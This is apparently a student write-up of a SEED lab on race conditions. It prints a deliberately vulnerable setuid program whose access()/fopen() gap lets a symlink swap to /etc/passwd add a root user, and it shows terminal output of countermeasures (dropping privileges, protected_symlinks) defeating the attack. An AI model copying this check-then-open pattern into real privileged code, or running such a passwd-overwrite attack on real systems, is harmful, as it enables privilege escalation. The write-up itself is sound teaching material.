We can see that we have saved 4 files in total – vulp.c, attack_process.c, target_process.sh and passwd_input. We first run the vulnerable program (vulp.c) after which we run the attack_process.c and then target_process.sh. We can see from the above screenshot that at first we get No permission but eventually we are able to edit the /etc/passwd file. We can see that once we get the result as 'STOP…the passwd file has been changed'. Now on checking the /etc/passwd we can confirm that we were successful in the attack.


The vulnerable program takes input from a file. The attack_process.c file change the symbolic link from /tmp/XYZ to /etc/passwd. We are automating this process as it is difficult to do it manually. When we are successful in the race condition that is present between the check and open, the file is changed and the user test is created with root priviledge.

Task 3




```
[10/04/19]seed@VM:~$ gedit vulp.c

(gedit:29609): Gtk-WARNING **: Attempting to read the recently used resources fi
le at '/home/seed/.local/share/recently-used.xbel', but the parser failed: Faile
d to open file '/home/seed/.local/share/recently-used.xbel': Permission denied.
```

```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
#include<string.h>

int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
uid_t real_uid=getuid();
uid_t eff_uid=geteuid();
seteuid(real_uid);
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
```



```
[10/04/19]seed@VM:~$ gedit vulp.c

(gedit:29609): Gtk-WARNING **: Attempting to read the recently used resources file at '/home/seed/.local/share/recently-used.xbel', but the p
arser failed: Failed to open file '/home/seed/.local/share/recently-used.xbel': Permission denied.
[10/04/19]seed@VM:~$ gcc -o vulp vulp.c
[10/04/19]seed@VM:~$ sudo chown root vulp
[10/04/19]seed@VM:~$ sudo chmod 4755 vulp
[10/04/19]seed@VM:~$ ./attack_process &
[6] 29705
[10/04/19]seed@VM:~$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
^C
[10/04/19]seed@VM:~$ 
```


We can see from the above screenshot that we first edit the vulnerable program by first making the euid to uid. And then run our program. We can see that we are not able to succeed in the attack.

When the code runs through access check it checks the euid and realizes that it is not root and the program running using the root privileges and therefore does not allow to pass through.

Task 4



```
[10/04/19]seed@VM:~$  sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/04/19]seed@VM:~$ ./attack_process &
[7] 30330
[10/04/19]seed@VM:~$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
^C
[10/04/19]seed@VM:~$ ls -ll vulp
-rwsr-xr-x 1 root seed 7744 Oct  4 00:24 vulp
[10/04/19]seed@VM:~$ 
```

We first set the sticky bit and then run our program. We can see that our attack fails.
The sticky bit being set means that the file/directory is only editable by that person and no one else. And therefore our attack does not succeed.